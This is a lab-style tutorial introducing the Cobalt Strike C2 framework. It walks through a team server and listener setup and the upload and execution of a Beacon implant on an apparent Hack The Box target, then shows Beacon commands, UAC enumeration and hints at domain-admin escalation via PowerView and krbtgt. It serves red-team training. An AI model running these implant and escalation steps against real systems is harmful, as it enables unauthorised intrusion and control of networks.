

# Introduction to Cobalt Strike

## 0x01 What is Cobalt Strike



Cobalt Strike is a powerful platform for conducting offensive cyber operations. It contains a wide variety of tools for conducting spear phishing and web drive-by attacks to gain initial access. Through the artefact kit, Cobalt Strike also has a flexible obfuscation framework. However, it is in the arena of post-exploitation that Cobalt Strike really shines. It has a custom implant, called Beacon, which can handle command and control (C2) communications via HTTP(S), DNS and even SMB named pipes. Beacon has numerous options for lateral movement, e.g., WMI and psexec as well as the ability to load PowerShell and .Net assemblies for additional modules such as mimikatz.

If you haven't used Cobalt Strike before, I'm going to presume that you haven't got a full licensed copy. A trial copy can be requested at the following URL: <https://trial.cobaltstrike.com/>.

Installation and setup can be found here: <https://www.cobaltstrike.com/support> Once you have your trial copy downloaded and pre-requisites installed you can begin.

## 0x02 Basics and Terminology

Cobalt Strike comes in a package that consists of a **client** and **server** files. The server is referred to as the **team server**. The following are the files that you'll get once you download the package.

```
root@Boschko:~# ls -la /cobaltstrike
total 27468
drwxr-xr-x  4  501 dialout   4096 Apr  9 15:16 .
drwxr-xr-x 148 root root    12288 May  6 12:57 ..
-rw-r--r--  1  501 dialout    126 Dec  5 01:20 agscript
-rwxr-xr-x  1  501 dialout    144 Dec  5 01:20 c2lint
-rwxr-xr-x  1  501 dialout    93 Dec  5 01:20 cobaltstrike
-rw-r--r--  1 root root      256 Mar 24 16:32 cobaltstrike.auth
-rw-r--r--  1 root root     1447 Apr  9 15:08 .cobaltstrike.beacon_keys
-rw-r--r--  1  501 dialout 27440791 Mar 24 16:32 cobaltstrike.jar
-rw-r--r--  1 root root      20 Apr  9 15:16 .cobaltstrike.license
-rw-r--r--  1 root root      2675 Apr  9 15:07 cobaltstrike.store
-rw-r--r--  1  501 dialout  96104 Dec  5 01:20 icon.jpg
```

It is a simple bash script that calls for the Metasploit RPC service (msfrpcd) and starts the server with cobaltstrike.jar. This script can be customized according to the needs of the individual.

Note: It should be said that when starting your team server you can specify a kill date in (YYYY-MM-DD) in doing this the team server will embed this kill date into each Beacon stage it generates. This is useful as it prevents you from having to inform a client that they have to go around their system deleting sleeping Cobalt Strike beacons.

## What is a Beacon?

A Beacon is a malicious agent / implant on a compromised system that calls back to the attacker controlled system and checks for any new commands that should be executed on the compromised system.

You essentially control your target's network with Cobalt Strike's Beacon's.

Beacon can walk through common proxy configurations and calls home to multiple hosts to resist blocking. You can also reprogram Beacon's to use targets network indicators to blend in within existing network traffic.

## What is a Listener?

Listeners are services running on the attackers C2 server that is listening for beacon callbacks. That are essentially configured information for a payload and a directive for Cobalt Strike to stand up a server to receive connections from that payload.

They consist of a user-defined name, the type of payload, and several payload-specific options.

# 0x03 Getting Started

## Starting the team server:

To start the team server you need two arguments. The **first** is the host (your IP or a IP that is reachable from the internet) note that if you are behind a home router you can port forward the listeners port on the router itself. The **second** is the password which will be used by the team server for authentication.


```
root@Boschko 14:16:14 ~/cobaltstrike
$ ./teamserver 10.10.14.32 password
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Valid to is: '20201122'
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 19e23b5aabb0beabac29fa8b30b16ebd3a79c02de0f621cd7aa837dc9f1e07a4
```

Now we can go ahead and start the Cobalt Strike client.

---

- The host is the team server IP or DNS name
- The user is anything you like
- The password is the password of the team server

Once you hit connect you will be greeted with the user interface of Cobalt Strike.




The Virtualization zone is where the sessions and targets are displayed. It helps to better understand the network of a compromised host. The Display tabs is where you'll manage Cobalt Strike features and sessions for interaction.


Below is an image which gives us a quick breakdown of the toolbar icons:

So let's setup a listener by first clicking on the headphone icon which will spawn a tab in the Display Tab portion of the user interface. Then click Add to add a new listener. You can name your listener whatever you want. Configurations as seen below:

- View credentials
- View downloaded files
- View keystrokes
- View screenshots
- Generate a stageless Cobalt Strike executable or DLL
- Setup the Java Signed Applet attack
- Generate a malicious Microsoft Office macro
- Stand up a Scripted Web Delivery attack
- Host a file on Cobalt Strike's web server
- Manage files and applications hosted on Cobalt Strike's web server
- Visit the Cobalt Strike support page



Now with our new listener created and listening for a beacon callback we will go ahead and generate a stageless payload (remember payloads are called beacons). Follow the numbered steps as illustrated below.



Then click generate, and if everything goes well you'll get a pop-up that the beacon has been successfully created.

Now all that is left to do is to generate the previously generated beacon. In doing so the Cobalt Strike client which is connected to the team server will catch the beacon callback.

Export a stageless Beacon as a Windows

The screenshot displays the Cobalt Strike application interface. The top menu bar includes 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main window is divided into two panes. The top pane shows a table of active listeners:

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.180	10.10.10.180	L1	Administrator *	REMOTE		beacon.exe	5912	x64	40s

The bottom pane is titled 'Listeners' and shows a table of listener configurations:

name	payload	host	port	bindto	beacons	profile
L1	windows/beacon_http/reverse_http	10.10.14.32	80		10.10.14.32	default

Below the table are buttons for 'Add', 'Edit', 'Remove', 'Restart', and 'Help'. At the bottom of the interface is a terminal window showing the following commands and output:

```
*Evil-WinRM* PS C:\windows\system32\spool\drivers\color> upload /root/beacon.exe
Info: Uploading /root/beacon.exe to C:\windows\system32\spool\drivers\color\beacon.exe

Data: 384340 bytes of 384340 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\windows\system32\spool\drivers\color> start beacon.exe
*Evil-WinRM* PS C:\windows\system32\spool\drivers\color>
```

As you can see the beacon was uploaded to a server and ran. As a result we obtained a callback which is visually reflected in the Visualization zone of the user interface.

We can also obtain callbacks via crafted payloads by going to Attacks -> Packages -> Payload Generator, then selecting the listener and Generating the payload. This will create a default file entitled payload.txt.

And once ran on the target, we obtain a second "session" on the target. This method is useful when trying to bypass AV with properly obfuscated shells. This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

The screenshot shows the 'Payload Generator' dialog box. It has the following fields and controls:

- Listener:** A text box containing 'L1' and a button with three dots to the right.
- Output:** A dropdown menu currently showing 'PowerShell Command'.
- x64:** A checkbox labeled 'Use x64 payload' which is currently unchecked.
- Buttons:** 'Generate' and 'Help' buttons at the bottom.

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.180	10.10.10.180	L1	Administrator *	REMOTE		powershell.exe	3764	x86	27s
10.10.10.180	10.10.10.180	L1	Administrator *	REMOTE		beacon.exe	5912	x64	53s

Event Log X

Listeners X

Beacon 10.10.10.180@5912 X

```

[REMOTE] Administrator */5912 (x64) last: 53s
beacon>

```

Now to interact with the beacon, right click the beacon and select interact. Note that the new tab opening in the Display zone will appear. This is what allows us, the attacker to issue commands to the beacon. (These are only extremely basic)

```

# List the file on the specified directory
beacon > ls <C:\Path>

# Change into the specified working directory
beacon > cd [directory]

# Delete a file\folder
beacon > rm [file\folder]

# File copy
beacon > cp [src] [dest]

# Download a file from the path on the Beacon host
beacon > download [C:\filePath]

# Lists downloads in progress
beacon > downloads

```

```
# Cancel a download currently in progress
beacon > cancel [*file*]

# Upload a file from the attacker to the current Beacon host
beacon > upload [/path/to/file]
```

**shell dir** This will spawn a cmd.exe process, execute the command, and relay the output back to you. If you'd like to change the directory, don't use shell cd. This will change the directory in the cmd.exe that gets spawned.

```
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 68 bytes
[+] received output:
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E

Directory of C:\windows\system32\spool\drivers\color
```

Now really the possibilities are endless... we can start doing local privilege escalation:

```
powershell Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

```
beacon> powershell Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
[*] Tasked beacon to run: Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
[+] host called home, sent: 279 bytes
[+] received output:
#< CLIXML

ConsentPromptBehaviorAdmin : 5
ConsentPromptBehaviorUser : 3
DelayedDesktopSwitchTimeout : 0
DisableAutomaticRestartSignOn : 1
DSCAutomationHostEnabled : 2
EnableCursorSuppression : 1
EnableFullTrustStartupTasks : 2
EnableInstallerDetection : 1
EnableLUA : 1
EnableSecureUIAPaths : 1
EnableUIADesktopToggle : 0
EnableUwpStartupTasks : 2
EnableVirtualization : 1
PromptOnSecureDesktop : 1
SupportFullTrustStartupTasks : 1
SupportUwpStartupTasks : 1
ValidateAdminCodeSignatures : 0
disablecad : 0
dontdisplaylastusername : 0
legalnoticecaption :
legalnoticetext :
scforceoption : 0
shutdownwithoutlogon : 0
undockwithoutlogon : 1
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies
PSChildName : System
PSDrive : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry
```

```
ConsentPromptBehaviorAdmin : 5 ---> This option prompts the Consent Admin to enter his or
```

her user name and password (or another valid admin) when an operation requires elevation of privilege. This operation occurs on the secure desktop.

ConsentPromptBehaviorUser : 3 ---> This option SHOULD be set to ensure that a standard user that needs to perform an operation that requires elevation of privilege will be prompted for an administrative user name and password. If the user enters valid credentials, the operation will continue with the applicable privilege.

EnableLUA : 1 ---> This policy enables the "administrator in Admin Approval Mode" user type while also enabling all other User Account Control (UAC) policies.

PromptOnSecureDesktop : 1 ---> This policy will force all UAC prompts to happen on the user's secure desktop.

At this point really you should go ahead and import PowerView into the CobaltStrike beacon and run Add-DomainObjectAcl for all rights on xxx.local. Maybe even do some `powershell Invoke-UserHunter` get a user then `make token` and then go for some sexy `krbtgt` to get DA.

This is all for now. In other page we'll go more in depth, looking at modules creating malleable c2's, custom payloads, Metasploit compatibility, more Beacons such as SMB, and so on...

## Stay Tuned!

### References:

- <https://www.cobaltstrike.com/downloads/csmanual40.pdf>
- <https://www.cobaltstrike.com/help-beacon>

---

## By Boschko

- My Hack The Box: <https://www.hackthebox.eu/home/users/profile/37879>
- My Website: <https://olivierlaflamme.github.io/>
- My GitHub: <https://github.com/OlivierLaflamme>
- My WeChat QR below:





Revision #6

Created 7 May 2020 16:07:45 by Boschko

Updated 26 May 2020 14:11:07 by Boschko